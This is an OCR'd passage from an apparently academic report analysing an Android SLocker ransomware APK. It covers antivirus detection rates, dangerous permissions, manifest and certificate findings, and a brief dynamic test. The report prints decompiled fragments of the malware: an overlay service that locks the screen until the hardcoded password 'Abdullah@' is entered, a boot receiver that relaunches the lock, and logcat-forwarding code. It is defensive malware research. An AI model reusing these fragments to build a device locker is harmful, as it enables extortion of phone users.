


3. BankActivity




4. BankNumActivity

5. BankScardActivity



6. BankEndActivity



7. MessageActivity

Chapter 5

Analysis of 5251a3 APK

Proceeding with the third malware, again the anti-malware analysis follows the same steps as the previous one, initially using VirusTotal and Jotti, and then proceeding to static and dynamic analysis.

5.1 VirusTotal and Jotti

Using VirusTotal, we have identified that the examined apk file is a **trojan.locker/slocker**. The Trojan SLocker virus represents a variant of malware that combines the characteristics of a Trojan and a ransomware, effectively merging two malicious elements. This malware is designed with the intent to infect devices and subsequently lock access to files and the system, with the threat of demanding a ransom in exchange for the decryption key needed to restore access to data.

Our analysis revealed that out of 65 antivirus programs used in the examination, only 37 successfully identified the file as a trojan. However, it's concerning that less than half of them were able to recognize the specific type of malware it represents. Among those that succeeded to pinpoint the malware type were prominent anti-malware solutions like **Microsoft** and **Fortinet**.

Notably, even some significant anti-malware tools, such as **Malwarebytes** and **Avast**, were unable to detect this malware. This underscores the importance of keeping your security software updated and adopting proactive measures to safeguard your devices against the evolving threats posed by such malware.

Jotti's web-tool did not yield better results; only 8 out of 14 detected the malicious intent of this application.

5.2 Static Analysis

The static analysis begins with the MobSF tool, focusing on key aspects such as:

- Requested permissions
- Manifest analysis
- URLs

5.2.1 Overview

Figure 5.1: 5251a3 Overview

5.2.2 Requested permissions

Some permissions have been classified as dangerous:

- android.permission.ACCESS_FINE_LOCATION
- android.permission.CAMERA
- android.permission.READ_CONTACTS
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.READ_SMS
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.WRITE_EXTERNAL_STORAGE

The SYSTEM_ALERT_WINDOW could be dangerous for a locker malware, because this permission allows an app to draw over other apps and create new windows that can potentially block access to the device or display fake login screens, phishing pages, or other malicious content to the use.

Other permissions have been classified as normal:

- android.permission.INTERNET
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.REQUEST_INSTALL_PACKAGE
- android.permission.SET_WALLPAPER
- android.permission.WAKE_LOCK

It's worth noting that the WAKE_LOCK permission allows the application to keep the device awake even when the device is in sleep mode.

5.2.3 Manifest Analysis

The manifest analysis yielded the following results:

1	App can be installed on a vulnerable Android version [minSdk=8]	warning
2	Debug Enabled For App [android:debuggable=true]	high
3	Application Data can be Backed up [android:allowBackup] flag is missing.	warning
4	**Broadcast Receiver** (com.XPhantom.id.BootReceiver) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.RECEIVE_BOOT_COMPLETED [android:exported=true]	warning

Figure 5.2: Manifest analysis result for 5251a3

Among these, two are particularly dangerous:

Debug enabled for the app: This is potentially the most dangerous issue.
When debugging is enabled, it allows reverse engineers to hook a debugger into the app, download a stack trace, and access debugging helper classes. This could expose sensitive information, making it easier for an attacker to exploit vulnerabilities or extract sensitive data.

Broadcast Receiver is not Protected: If a Broadcast Receiver is exported (i.e., shared with other apps on the device), any other app on the device can send it intents. This could potentially be exploited by a malicious app to trigger undesired actions in your app or to send it malicious data.

5.2.4 Certificate Analysis

Application vulnerable to Janus Vulnerability	warning
Signed Application	info

Figure 5.3: Certificate analysis result for 5251a3

Similar to the b9cbe8 APK, this application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability.

5.2.5 Code Analysis

To understand how the application performs the attack, locking the device, a few source code files have been analyzed.

The code is organized into two packages:

- com.XPhantom.id: contains all the activities
- adrt: contains the Logcat functionalities

com.XPhantom.id.BuildConfig.java

As we have seen for the manifest analysis, enabling debugging for production builds is very dangerous for the security of the device.

```
1 package com.XPhantom.id;
2 /* loaded from: classes.dex */
3 public final class BuildConfig {
4     public static final boolean DEBUG = true;
5 }
```

adrt.ADRTLogCatReader.java

The command `logcat -v threadtime` at line 4 is dangerous because it can give details like date, invocation time, priority, tag, PID, and TID of the thread issuing the message. The code on line 10 is also suspicious, where the logcat data is being passed as an argument.

```
1     @Override // java.lang.Runnable
2     public void run() {
3         try {
4             BufferedReader bufferedReader = new BufferedReader(new
                  InputStreamReader(Runtime.getRuntime().exec("logcat -v
                  threadtime").getInputStream()), 20);
5             while (true) {
6                 String readLine = bufferedReader.readLine();
7                 if (readLine == null) {
8                     return;
9                 }
10                ADRTSender.sendLogcatLines(new String[]{readLine});
11            }
12        } catch (IOException e) {
13        }
14    }
```




Figure 5.4: Snippet of logcat for 5251a3 APK

adrt.ADRTSender.java

Logs are sent to an app whose package name was defined in MainActivity (`com.aide.ui`) using intents.

```
    public class ADRTSender {
    private static Context context;
    private static String debuggerPackageName;

    public static void sendLogcatLines(String[] strArr) {
        Intent intent = new Intent();
        intent.setPackage(debuggerPackageName);
        intent.setAction("com.adrt.LOGCAT_ENTRIES");
        intent.putExtra("lines", strArr);
        context.sendBroadcast(intent);
    }
}
```

com.XPhantom.id.MyService.java

Looking at this code we can understand that the malware app's window is programmed not to close for any input.

```

public class MyService extends Service {
    ImageView chatHead;
    Context context;
    EditText e1;
    ViewGroup myView;
    WindowManager windowManager;

    @Override // android.app.Service
    public void onCreate() {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        this.windowManager = (WindowManager) getSystemService("window");
        this.myView = (ViewGroup) ((LayoutInflater)
            getSystemService("layout_inflater")).inflate(R.layout.main,
            (ViewGroup) null);
```

```
14          this.chatHead = new ImageView(this);
15          this.chatHead.setImageResource(R.drawable.ic_launcher);
16          this.e1 = (EditText) this.myView.findViewById(R.id.mainEditText1);
17          ((Button)
                this.myView.findViewById(R.id.mainButton1)).setOnClickListener(new
                View.OnClickListener(this) { // from class:
                com.XPhantom.id.MyService.100000000
18              private final MyService this$0;
19
20              {
21                  this.this$0 = this;
22              }
23
24              @Override // android.view.View.OnClickListener
25              public void onClick(View view) {
26                  if (this.this$0.e1.getText().toString().equals("Abdullah@")) {
27                      this.this$0.windowManager.removeView(this.this$0.myView);
28                      try {
29                          this.this$0.context.startService(new
                                Intent(this.this$0.context,
                                Class.forName("com.XPhantom.id.MyService")));
30                          return;
31                      } catch (ClassNotFoundException e) {
32                          throw new NoClassDefFoundError(e.getMessage());
33                      }
34                  }
35                  this.this$0.e1.setText("");
36              }
37          });
38          WindowManager.LayoutParams layoutParams = new
                WindowManager.LayoutParams(-2, -2, 2002, 1, -3);
39          layoutParams.gravity = 17;
40          layoutParams.x = 0;
41          layoutParams.y = 0;
42          new View(this).setBackgroundColor(872349696);
43          this.windowManager.addView(this.myView, layoutParams);
44      }
45
46  }
```

com.XPhantom.id.BroadcastReceiver

Another important thing to note is that this window open even if we didn't open the app and it opens when we turn on our phone after power-off and the reason for this is a **BroadcastReceiver** that calls the service for the intent android.intent.action.BOOT_COMPLETED.

```
1   public class BootReceiver extends BroadcastReceiver {
2       private final String BOOT_ACTION = "android.intent.action.BOOT_COMPLETED";
3       Context mContext;
4
5       @Override // android.content.BroadcastReceiver
```

```
6       public void onReceive(Context context, Intent intent) {
7           this.mContext = context;
8           if
                (intent.getAction().equalsIgnoreCase("android.intent.action.BOOT_COMPLETED"))
                {
9               try {
10                  context.startService(new Intent(context,
                        Class.forName("com.XPhantom.id.MyService")));
11              } catch (ClassNotFoundException e) {
12                  throw new NoClassDefFoundError(e.getMessage());
13              }
14          }
15      }
16  }
```

5.3 Dynamic Analysis

The Dynamic Analysis was conducted using MobSF and Genymotion on Android 7.




Figure 5.5: Screenshot

There is no a proper workflow because, as we can see from the image, right after running the application, this pop-up message appears, demanding a sum of money as ransom to unlock the device.